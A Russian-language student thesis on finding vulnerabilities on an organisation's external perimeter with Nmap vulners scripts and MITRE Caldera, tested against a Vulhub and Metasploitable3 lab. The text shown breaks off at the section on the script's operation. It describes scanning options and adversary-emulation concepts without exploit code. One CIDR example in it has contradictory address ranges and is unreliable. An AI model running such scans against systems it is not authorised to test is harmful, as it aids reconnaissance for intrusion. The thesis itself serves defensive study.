**Учебный центр**

**OOO «Скилфэктори»**

совместно с

**Федеральное государственное автономное**

**образовательное учреждение высшего образования**

**"Национальный исследовательский ядерный университет «МИФИ».**

Выпускная квалификационная работа

на тему:

**“Метод и система сбора поверхности атаки для внешнего периметра организации”**

Программа дополнительного профессионального образования

“Информационная безопасность”

Выполнили студент

группы MIFIIB-3

Романов Алексей

Научный руководитель

Серов Сергей

Москва

2024 год

Оглавление

[Введение 2](#__RefHeading___Toc1047_3290770187)

[Поиск уязвимостей: Nmap 4](#__RefHeading___Toc1344_3290770187)

[Определение цели сканирования 4](#__RefHeading___Toc1604_3290770187)

[Обнаружение хостов 5](#__RefHeading___Toc1606_3290770187)

[Скрипт для поиска уязвимостей 6](#__RefHeading___Toc907_3518165554)

[Эксплуатация уязвимостей: Mitre Caldera 8](#__RefHeading___Toc1608_3290770187)

[Agents 9](#__RefHeading___Toc909_3518165554)

[Ability 10](#__RefHeading___Toc930_3518165554)

[Adversary 11](#__RefHeading___Toc911_3518165554)

[Operations 13](#__RefHeading___Toc913_3518165554)

[Практическая часть 15](#__RefHeading___Toc1616_3290770187)

[Лабораторная инфраструктура 15](#__RefHeading___Toc1618_3290770187)

[Kali 15](#__RefHeading___Toc814_2337190046)

[Тестовые машины и сервисы 16](#__RefHeading___Toc1632_3290770187)

[Работа скрипта 17](#__RefHeading___Toc1636_3290770187)

[Namp 17](#__RefHeading___Toc1638_3290770187)

[Caldera 20](#__RefHeading___Toc1640_3290770187)

[Результаты работы 25](#__RefHeading___Toc1642_3290770187)

[Выводы 26](#__RefHeading___Toc1644_3290770187)

[Список использованных ресурсов 27](#__RefHeading___Toc1041_3518165554)

[Приложения 28](#__RefHeading___Toc1646_3290770187)

[Приложение № 1. ScanDlCalOp.py 28](#__RefHeading___Toc1043_3518165554)

# Введение

В современном мире уровень развития информационных технологий и их интеграции во всё сферы жизни достиг очень высоких значений и продолжает неуклонно расти. В том числе активно развиваются всевозможные сетевые решения и онлайн сервисы с возможностью удалённого доступа. И если ещё несколько лет назад такие решения в основном использовали крупные компании имеющие значительные бюджеты на развёртывание, поддержание и обеспечение безопасности своей инфраструктуры, то сейчас даже для небольшой компании и частного лица есть возможность, а иногда даже необходимость, развернуть собственное облачное хранилище, сайт, почтовый сервер, сервер видеосвязи, предоставить удалённое рабочее место сотруднику или другим образом использовать ресурсы своего оборудования. Зачастую реализация подобных задач возлагается на системных администраторов и выполняется самым простым образом по инструкциям из интернета с единственной целью «главное чтобы работало».

Такое развёртывание сервисов чревато получением всевозможных уязвимостей, эксплуатация которых третьими лицами может привести различным последствиям от банальной потери времени на переустановку системы до огромных финансовых и репутационных убытков вызванных нарушением доступности чувствительной информации (например действиями шифровальщиков). Так же проникновение внешнего нарушителя в сеть может стать проблемой для организации или частного лица в случае использования их оборудования в качестве Proxy-сервера для атаки на важные государственные или промышленные информационные системы. Таки образом необходимость обеспечения информационной безопасности инфраструктуры на внешнем периметре становится актуальна для огромного числа организаций и частных лиц.

Ограниченность бюджетов большинства организаций и отсутствие обработки критически важной информации, то есть отсутствии рисков значительных финансовых потерь в случае атаки, приводит к отказу от дорогостоящих решений и специалистов в области информационной безопасности. Таким образом мы приходим к потребности в не дорогом или бесплатном средстве, способном находить уязвимости на внешнем периметре организации и проверять возможность их эксплуатации общедоступными средствам с целью выдачи рекомендаций по дальнейшему их устранению. Так же возможно устранение уязвимости по средствам самого установленного агента в ручном режиме или дальнейший RedTeaming и развитие атаки и поиск уязвимостей уже во внутреннем периметре организации.

# Поиск уязвимостей: Nmap

Для первичного поиска уязвимостей будет использоваться популярный и функциональный сканер Nmap.

Nmap («Network Mapper») - это утилита с открытым исходным кодом для исследования сети и проверки безопасности. Она была разработана для быстрого сканирования больших сетей, хотя прекрасно справляется и с единичными целями. Nmap использует "сырые" IP пакеты оригинальным способом, чтобы определить какие хосты доступны в сети, какие службы (название приложения и версию) они предлагают, какие операционные системы (и версии ОС) они используют, какие типы пакетных фильтров/брандмауэров используются и ещё множество других характеристик. В то время, как Nmap обычно используется для проверки безопасности, многие системные администраторы находят ее полезной для обычных задач, таких как контролирование структуры сети, управление расписаниями запуска служб и учёт времени работы хоста или службы.

## Определение цели сканирования

В командной строке Nmap все, что не является опцией (или аргументом опции), рассматривается как цель сканирования. В простейшем случае для сканирования используется IP адрес или сетевое имя целевой машины.

Иногда необходимо просканировать целую сеть. Для этого Nmap поддерживает CIDR адресацию. Вы можете добавить /<кол-во бит> к IP адресу или сетевому имени и Nmap просканирует каждый IP адрес, для которого первые <кол-во бит> такие же как и у заданного хоста. Например, 192.168.10.0/24 просканирует 256 хостов между 192.168.10.0, при записи типа 192.168.10.0/16 будет произведено сканирование 65,536 IP адресов между 64.13.0.0 и 64.13.255.255. Наименьшее допустимое значение /0, при котором будет просканирован весь Интернет. Наибольшее значение /32, при котором будет просканирован только заданный хост или IP адрес, т.к. все адресные биты заблокированы.

В нашем случае мы будем сканировать подсеть с адресом и маской 192.168.56.0/24, эта подсеть обусловлена настройками сетевых интерфейсов в VirtualBox и на сканируемых хостах.

## Обнаружение хостов

Одна из первейших задач при исследовании любой сети это сократить (иногда довольно большой) набор IP диапазонов до списка активных или интересных хостов. Сканирование каждого порта каждого IP адреса медленно и необязательно. Конечно же то, что делает хост интересным для исселедования во многом определяется целями сканирования. Сетевые администраторы возможно будут заинтересованы только в хостах, на которых запущена определенная служба, в то время как тем, кого интересует безопасность, будут интересны все устройства с IP адресами. Задачи администраторов по обнаружению работающих хостов в сети могут быть удовлетворены обычным ICMP пингом, людям же, которые тестируют способность сети противостоять атакам из вне, необходимо использовать разнообразные наборы запросов с целью обхода брандмауэра.

По умолчанию после обнаружения хостов Nmap начинает сканирование портов каждой активной машины. Так будет, даже если вы укажите на использование нестандартных методов обнаружения хостов, например, с использованием UDP запросов (-PU).

Для ускорения сканирования и составления списка хостов мы будем использовать опцию: -sP (Пинг сканирование)

Эта опция указывает Nmap произвести пинг сканирование (определение хостов), а затем вывести список доступных хостов, т.е. тех, которые ответили на запросы. Определение маршрутов и NSE скрипты также используются, если необходимо, однако дальнейшее тестирование (как сканирование портов или определение ОС) не производится. По умолчанию эта опция считается как бы на один шаг более тщательной, чем сканирование с целью составления простого списка хостов, и может быть использована в этих же целях. Она позволяет произвести исследование целевой сети без привлечения внимания. Знание, какие хосты в сети в данный момент работают, для атакующих ценне, чем просто список IP адресов и сетевых имен, предоставляемых опцией -sL.

По умолчанию опцией -sP посылаются запрос на ICMP это ответ и TCP ACK пакет на порт 80. Когда используется непривилегированным пользователем, посылается только SYN пакет (используя системные вызов connect) на порт 80 целевой машины. Когда привилегированный пользователь производит сканирование целей локальной сети, то используются ARP запросы.

## Скрипт для поиска уязвимостей

Для поиска уязвимостей CVE используются криптовый движок Nmap (NSE), это одна из наиболее мощных и гибких возможностей Nmap. Он позволяет пользователям писать (и делиться ими) простые скрипты (используя язык программирования Lua, ) для автоматизации широкого круга сетевых задач. Эти скрипты выполняются со скоростью и эффективность ожидаемой вами от Nmap. Пользователи могут использовать разнообразный и постоянно расщиряющийся набор скриптов, которые поставляются вместе с Nmap, или написать свои скрипты под свои собственные нужды.

CVE означает Common Vulnerabilities and Exposures»(Общие уязвимости и риски). Это способ систематизировать и классифицировать уязвимости программного обеспечения. Эта информация может быть очень полезна исследователям безопасности и пентестерам в их повседневных задачах.

Сочетание NSE скриптов и базы данных CVE даёт инструмент, способный значительно расширить основные функции Nmap и предоставить информацию об уязвимостях в службах, запущенных на хосте.

Мы будем использовать скрипты Namp-vulners, работающие на базе данных уязвимостей Vulners.com, содержащей в себе большое количество известных уязвимостей и общедоступных эксплойтов для них.

Установка осуществляется из репозитория:

https://github.com/vulnersCom/nmap-vulners.git

в папку с установленным Nmap:

/usr/share/nmap/scripts/


Для запуска поиска уязвимосте необходимо использовать следующие параметры сканирования:

-sV — для определения службы и её версии

--script nmap-vulners/ — для запуска скриптов поиска уязвимостей

--script-args mincvss=7 — для поиска уязвимостей с высоким риском

Результат сканирования имеет следующий формат вывода:




# Эксплуатация уязвимостей: Mitre Caldera

Mitre Caldera (далее Калдера) – это платформа, разработанная командой Mitre Corporation, которая предоставляет средства для моделирования и анализа тактик, техник и процедур (TTP) кибератак. Это мощное приложение, которое используется в целях улучшения защиты информационных систем путём предоставления инсайтов о том как работают киберугрозы и какие меры предосторожности можно принять.

Калдеры имеет набор плагинов, позволяющий автоматизировать действия выполняемые злоумышленниками на всех этапах атаки: от сбора информации до удаления следов проникновения в систему.

В данной работе нас будет интересовать раздел Champings и его подразделы Agents, Abilities, Adversaries, Operations.



## Agents

Одним из ключевых компонентов Mitre Caldera являются агенты – программные модули, которые развертываются на целевых системах с целью эмуляции поведения киберугроз и симуляции различных видов атак. Агенты предоставляют платформе доступ к целевым системам и позволяют проводить тестирование и анализ безопасности в контролируемой среде.

Ключевые характеристики агентов в Mitre Caldera включают в себя:

* Многоуровневость: Агенты Mitre Caldera работают на различных уровнях системы, начиная от низкоуровневых сетевых операций и заканчивая воздействием на прикладные программы и службы. Это позволяет эмулировать разнообразные сценарии атак и анализировать их воздействие на различные компоненты информационной инфраструктуры.
* Расширяемость: Платформа позволяет разработчикам создавать собственные агенты или расширять функциональность существующих. Это обеспечивает гибкость и возможность адаптации Mitre Caldera к специфическим потребностям пользователей и сценариям атак.
* Конфигурируемость: Пользователи могут настраивать поведение агентов с учетом целей тестирования и исследования. Это включает в себя выбор конкретных TTP для эмуляции, настройку параметров атаки и реакции на обнаружение защитных мер.
* Сетевая активность: Агенты Mitre Caldera активно взаимодействуют с сетевой инфраструктурой, имитируя сетевые операции атакующего. Это включает в себя отправку и перехват сетевого трафика, подмену данных, сканирование сети и другие действия, характерные для кибератак.
* Разнообразие возможностей: Агенты обладают различными функциональными возможностями, включая выполнение эксплоитов, управление файлами и процессами, изменение конфигурации системы и многое другое. Это позволяет создавать разнообразные сценарии атак и анализировать их воздействие на целевые системы.

В целом, агенты Mitre Caldera играют ключевую роль в процессе анализа киберугроз и улучшения кибербезопасности путем предоставления доступа к целевым системам и эмуляции поведения потенциальных атакующих. Их гибкость, расширяемость и многофункциональность делают их важным инструментом для специалистов по информационной безопасности, которые стремятся повысить эффективность своих защитных мер и снизить риск инцидентов.

## Ability

Платформа Mitre Caldera обладает широким набором возможностей, которые позволяют пользователям моделировать различные аспекты кибератак и анализировать их воздействие на информационные системы. Возможности Mitre Caldera включают в себя:

* Эмуляция атакующих тактик, техник и процедур (TTP): Mitre Caldera позволяет пользователям создавать и выполнять сценарии атак, основанные на известных TTP, используемых киберугрозами. Это включает в себя эмуляцию фишинговых кампаний, эксплуатацию уязвимостей в приложениях, брутфорс аутентификации и другие типы атак.
* Использование эксплоитов и уязвимостей: Mitre Caldera обладает возможностью использовать различные эксплоиты для получения доступа к целевым системам. Это включает в себя известные уязвимости в операционных системах, прикладных программах, а также уязвимости в сетевых протоколах и сервисах.
* Мониторинг сетевой активности: Платформа позволяет пользователю отслеживать и анализировать сетевую активность, включая передачу данных, сетевые запросы и ответы, а также взаимодействие между системами в сети. Это позволяет выявлять аномальные поведения и потенциальные атаки.
* Сбор и анализ данных: Mitre Caldera предоставляет возможности для сбора, агрегации и анализа данных, собранных в процессе симуляции атак. Это включает в себя данные о сетевой активности, журналы событий, данные о процессах и многое другое. Анализ этих данных позволяет выявлять уязвимости и улучшать процессы обнаружения и реагирования на атаки.
* Распределенное выполнение задач: Mitre Caldera поддерживает распределенное выполнение задач, что позволяет распределить нагрузку на несколько агентов и систем, ускоряя процесс симуляции атак и анализа результатов.

В целом, возможности Mitre Caldera обеспечивают пользователям мощный инструмент для моделирования и анализа кибератак, что помогает улучшить защиту информационных систем и повысить готовность кибербезопасности. Благодаря широкому спектру функциональности и гибкости настройки, платформа Mitre Caldera становится незаменимым ресурсом для специалистов по информационной безопасности, стремящихся повысить уровень защиты своих организаций от киберугроз.

## Adversary

Mitre Caldera предоставляет пользователям доступ к обширной библиотеке сценариев атак, основанных на поведении и тактиках реальных киберугроз. Эти атакующие, или адверсары, моделируют типичные действия, которые могут быть использованы злоумышленниками для вторжения в информационные системы и проведения различных видов кибератак. Рассмотрим основные аспекты атакующих в Mitre Caldera:

* Библиотека TTP: Платформа содержит обширную библиотеку тактик, техник и процедур (TTP), используемых киберугрозами при проведении атак. Эта библиотека включает в себя множество сценариев, от обычных тактик фишинга и атаки на учетные записи до продвинутых методов обхода обнаружения и антивирусных средств.
* Реалистичное поведение: Атакующие в Mitre Caldera эмулируют реалистичное поведение злоумышленников, включая выбор целей, последовательность действий и использование обходных методов для маскировки своей активности. Это позволяет пользователям анализировать и сопоставлять поведение атакующих с реальными случаями атак.
* Множество типов атак: Библиотека атакующих в Mitre Caldera включает различные типы атак, такие как внедрение зловредного программного обеспечения, использование уязвимостей в приложениях, а также атаки на учетные записи и инфраструктуру сети. Это позволяет пользователям моделировать разнообразные сценарии атак и анализировать их воздействие на целевые системы.
* Гибкость конфигурации: Mitre Caldera предоставляет возможность настройки параметров атакующих, что позволяет пользователям адаптировать сценарии атак под свои конкретные потребности и цели тестирования. Это включает выбор конкретных TTP для эмуляции, настройку параметров атаки и управление режимом выполнения.
* Обучение и анализ: Пользователи могут использовать атакующих в Mitre Caldera для обучения персонала по безопасности, а также для анализа и улучшения средств обнаружения и реагирования на атаки. Проведение симуляций атак с использованием различных сценариев позволяет оценить эффективность защитных мер и разработать стратегии улучшения безопасности.

В целом, атакующие в Mitre Caldera играют важную роль в процессе моделирования и анализа кибератак, помогая пользователям понять сущность угроз и разработать эффективные меры защиты. Благодаря широкому спектру сценариев атак и гибкости настройки, Mitre Caldera предоставляет пользователям мощный инструмент для улучшения кибербезопасности своих организаций.

## Operations

Mitre Caldera предоставляет пользователю мощные средства для планирования, выполнения и анализа симуляций кибератак, известных как операции. Операции в Mitre Caldera представляют собой комплексный процесс, который включает в себя не только выполнение сценариев атак, но и анализ результатов, обучение персонала по безопасности и разработку стратегий улучшения защиты. Рассмотрим ключевые аспекты операций в Mitre Caldera:

* Планирование операций: Процесс начинается с планирования операции, включая выбор целевых систем, определение целей тестирования и выбор сценариев атак. Пользователь может выбирать из богатой библиотеки предварительно созданных сценариев или создавать собственные сценарии в соответствии с конкретными потребностями и целями.
* Развертывание агентов: После планирования операции пользователь разворачивает агентов Mitre Caldera на целевых системах, что позволяет платформе имитировать поведение киберугроз и выполнять выбранные сценарии атак. Агенты работают на различных уровнях системы, от сетевого до уровня приложений, обеспечивая широкий спектр возможностей для симуляции атак.
* Выполнение симуляций атак: После развертывания агентов Mitre Caldera выполняет выбранные сценарии атак на целевых системах. Пользователь может наблюдать за выполнением операции и отслеживать сетевую активность, действия агентов и реакцию целевых систем на проводимые атаки.
* Анализ результатов: После завершения операции пользователь проводит анализ результатов, собранных в процессе симуляции атак. Это включает в себя оценку эффективности защитных мер, обнаружение слабых мест в инфраструктуре безопасности и выявление потенциальных угроз. Анализ результатов позволяет пользователям принимать информированные решения по улучшению защиты информационных систем.
* Обучение и улучшение: Полученные в результате операции данные могут быть использованы для обучения персонала по безопасности, а также для улучшения процессов обнаружения и реагирования на кибератаки. Разработка стратегий улучшения безопасности на основе анализа результатов помогает повысить готовность кибербезопасности организации.

В целом, операции в Mitre Caldera представляют собой комплексный процесс, который помогает пользователям моделировать, анализировать и улучшать защиту информационных систем от киберугроз. Благодаря широким возможностям планирования, выполнения и анализа симуляций атак, Mitre Caldera становится мощным инструментом для повышения кибербезопасности организаций. Его возможности по эмуляции различных атак и анализа их последствий помогают повысить эффективность защитных мер и снизить риск инцидентов безопасности.

# Практическая часть

Практическая часть выполнена на собственной инфраструктуре. В качестве аппаратной базы использовался персональный компьютер со следующей конфигурацией:

CPU: AMD Ryzen 7 3700X

GPU: AMD Radeon RX6800XT

ОЗУ: DDR4 64Gb

ПЗУ: NVMe SSD 1Tb

ОС: Ubuntu 22.04

Работа производилась как непосредственно на рабочей станции так и с использованием RDP по VPN туннелям WireGuard и OpenVPN.

# Лабораторная инфраструктура

Ubuntu была выбрана в качестве базовой ОС, так как обкспечивает достаточно простую работу со скриптами Vagrant и Ansible, необходимыми для развёртывания уязвимых машин.

В качестве средства виртуализации выбран VirtualBox простое, эффективное и бесплатное средство с функионалом достаточным для целей данной работы.

## Kali


В качестве атакующей машины выбран дистрибутив Kali Linux как полностью подходящий под задачи и уже имеющий оба используемых в работе приложения Nmap и Калдера.

Однако представленная в репозитории Кали Калдера имеет устаревшую версию с недостаточной надёжностью работы. В связи с чем была произведена установка актуальной версии 5.0.0 из официального репозитория на GutHub: https://github.com/mitre/caldera.

Для выполнения сканирования на уязвимости утилитой Nmap были установлены дополнительные скрипты из репозитория на GitHub: https://github.com/vulnersCom/nmap-vulners.

## Тестовые машины и сервисы

Vulhub — представляет из себя набор Докер контейнеров с заведомо уязвимыми сервисами. В работе использовались следующие сервисы: Drupal, Jira, Apache-Druid, WordPress, MySQL. Для поднятия Докер контейнеров использовалась отдельная виртуальная машина с Linux Mint



Виртуальная машина с Metasploitable3от создателей Meta Sploit Framework Rapid7 использовалась в качестве второй тестовой машины. Машина имеет достаточно широкий перечень уязвимостей и зарекомендовала себя как отличная обучающая платформа для пентеста.

# Работа скрипта

